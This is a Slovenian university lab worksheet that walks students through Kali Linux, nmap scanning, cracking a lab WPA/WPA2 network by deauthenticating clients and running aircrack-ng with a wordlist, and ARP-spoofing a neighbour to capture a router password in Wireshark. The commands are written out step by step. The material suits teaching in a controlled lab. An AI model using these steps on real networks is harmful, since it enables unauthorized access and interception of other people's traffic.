Ime in priimek: **Datum:**

Namestitev in zagon Linux Kali OS

Namen vaje je:

- Namen vaje je spoznati in zagnati operacijski sistem Linux Kali.
- Namen vaje je spoznati kako s preprostim orodjem v Kali izvedemo zastrupljanje APR tabele.
- Namen vaje s pomočjo Linux Kali orodji razbiti WPA/WPA2 WiFi geslo.
- Namen vaje je spoznati MITM napad ter orodji Ettercap in Driftnet v Kali.

Linux Kali je posebna Debian distribucija operacijskega primarno namenjena za digitalno forenziko in penetracijske teste omrežij. Združuje preko 600 nameščenih orodij, sistem lahko naložimo kot primarnega na trdi disk, zaženemo ga lahko tudi iz virtualnega okolja ali pa kot živo verzijo (user/pass = kali/kali) na CDju ali USBju.

1. Linux Kali OS

Operacijski sistem lahko prenesemo iz povezave: https://www.kali.org/downloads/.
Vaša naloga je izdelati ZAGONSKI Linux Kali USB in preiskusiti nekaj osnovnih ukazev.

Vprašanja:

a) Kateri tip namestitve ste izbrali?

b) Ustvarite bootable USB, pomagajte si s programom Etcher (https://etcher.download/download-etcher/).

c) Pripravite računalnik na na zagon iz USB (bios nastavitve) in zaženite Linux Kali (opcija "Live").

d) Povežite se v internetno omrežje in preverite internetno povezavo. Ali so spletne strani dostopne?

e) Tipkovnica je nastavljena na angleški razpored tipk.
Če želite slovenskega, vpišite ukaz `setxkbmap si`

f) Izpišite IP nastavitve vašega računalnika: `ifconfig`

g) Spoznajte orodje ping. Ukaz: `ping [IP ALI DOMENA]`

h) Spoznajte orodje traceroute. Ukaz: `traceroute [IP ALI DOMENA]`

i) Spoznajte orodje netstat. Ukaz: `netstat`

j) Spoznajte orodje nslookup. Ukaz: `nslookup + [DOMENA]`

2. NMAP (iskanje storitev)

Nmap in njegova GUI različica Zenmap sta odprtokodni orodji, ki ju administratorji uporabljajo za nadzor uporabnikov in storitev, odkrivanje ranljivosti, tipov operacijski sistemov.
Odprimo terminal in v okno vpišemo `nmap` ter pritisnemo enter. Izpiše nam pomoč in primeri uporabe orodja Nmap. Do pomoči pridemo tudi z ukazom `man nmap`. Verzijo orodja Nmap preverim z ukazom `nmap -v`.
Orodje je prostodostopno na spletni strani: https://nmap.org/download.html

a) Pregledovanje lastnega sistema. Komentirajte rezultate!

```
nmap [IP naslov računalnika]
```

b) Pregledovanje lokalnega omrežja. Kometirajte rezultate poizvedb! Kaj pomenijo opcije »-sn«, »-F«, »-sS« in »-A«?

```
nmap -sn [IP NASLOV OMREŽJA]/[MASKA]
```

```
nmap -F [IP naslov druge naprave v omrežju]
```

```
nmap -sS -A [IP PRIVZETEGA PREHODA]
```


c) Izvedite še par preostalih nmap poizvedb. Komentirajte parametre in rezultate!

```
nmap 192.168.1.1-20

nmap -p 80 192.168.1.1

nmap -p 1-100 192.168.1.1

nmap -sT 192.168.1.1

nmap -sU -p 53 192.168.1.1

nmap -sV 192.168.1.1
```

d) Nmap poizvedba domene. Komentirajte rezultate! Pomagate si lahko z grafičnim vmesnikom Zenmap. Preverite tudi zavihek »Topology«.

```
nmap -F -A cybersec.ltfe.org
```

e) Iz spodnjega diagrama TCP povezave poiščite in komentirajte načine, kako lahko zaobidemo detekcijo `nmap` poizvedb.



3. WiFi WPA/WPA2 razbijanje gesel

Razlogov za razbijanje zaščite brezžičnih dostopnih točk je več. Morda smo pozabili geslo domačega usmerjevalnika ali pa zgolj želimo preveriti zaščito na njem.
Vaša naloga je, da s pomočjo orodja airmon-ng razbijete geslo za wifi "dd-wrt-cyber".

Navodila:

a) WiFi adapter Linux Kali pustimo prižgan in ne povezan v nobeno mrežo.

b) V terminalno oknu vnesemo ukaz, ki nam prikaže vse adapterje:
```
airmon-ng
```

c) Izbran wifi adapter postavimo v “monitor” način.
```
airmon-ng start wlan0
```

d) Vse vidne dostopovne točke pregledamo s ukazom:
```
airodump-ng wlan0mon
```

e) Izberemo tarčno dostopovno točko ter začnemo zajem prometa.
```
airodump-ng -c 6 --bssid C0:C1:C0:E8:F1:4D -w Desktop/test wlan0mon
```

Razlaga ukaza:
```
airodump-ng -c [KANAL] --bssid [MAC AP] -w Desktop/[DATOTEKA] [VMESNIK]
```

f) Zajem pustimo teči. V drugem terminalnem oknu in iz dostopvne točke izklopimo nekega klienta (DeAuthentication).
```
aireplay-ng --deauth 0 -a C0:C1:C0:E8:F1:4D wlan0mon
```

Razlaga ukaza:
```
aireplay-ng --deauth –0 –a [MAC AP] wlan0mon
```

g) Prekinemo zajem prometa (crtl+c). Zaženemo iskanje gesla s pomočjo seznama gesel.
```
aircrack-ng -w /usr/share/wordlist/rockyou.txt Desktop/test-01.cap
```

Razlaga ukaza:
```
aircrack-ng -w [WORDLIST] Desktop/*.cap
```

h) Ali je bilo razbitje gesla uspešno? Komentirajte dogajanje!

4. ARP spoofing

ARP spofing napad vključuje pošiljanje lažnih ARP dogovorov napravi v omrežju. Naprava, ki je tarča tovrstnega napada bo imela posledično neustrezno ARP tabelo in Ethernet bo zaradi tega posredoval okvirje napačni napravi. Pomoč: `man arpspoof`.
S pomočjo ARP spoof napada pridobite geslo za dd-wrt usmerjevalnik.

Naloge:

a) Odprimo terminalno okno. Z ukazom `apr` pregledamo vsebino tabele ARP, z ukazom `ifconfig` pa IP nastavitve.

Izpišite vaš IP naslov, IP naslov soseda in IP naslov privzetega prehoda.

Najdite tudi oznako vmesnika s katerim ste povezani v internet.

b) Želimo neovirano zajemanje prometa, zato moramo vklopiti posredovanje paketov (forwarding). To naredimo z ukazom:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

c) Najprej zažnimo zajem v programu Wireshark.

d) Orodju `arpspoof` moramo podati zastavico -r za obojestranski zajem, -t in IP naslov tarče, -i in ime vmesnika (wlan0) ter IP prehoda.

```
arpspoof -i [OZNAKA VMESNIKA] -r -t [IP TARƒåE] [IP PREHODA]
```

e) Na napadenem računalniku odprite poljubno spletno stran ter promet opazujte na napadalčevemu računalniku v Wiresharku (opcija Follow TCP stream). Komentirajte dogajanje!

f) Na napadenem računalniku preverite pot do privzetega prehoda z ukazom
`tracert [IP GW]`

a) V razmislek: kaj pa MITM s HTTPS prometom?

Komentar, zapiski vaje: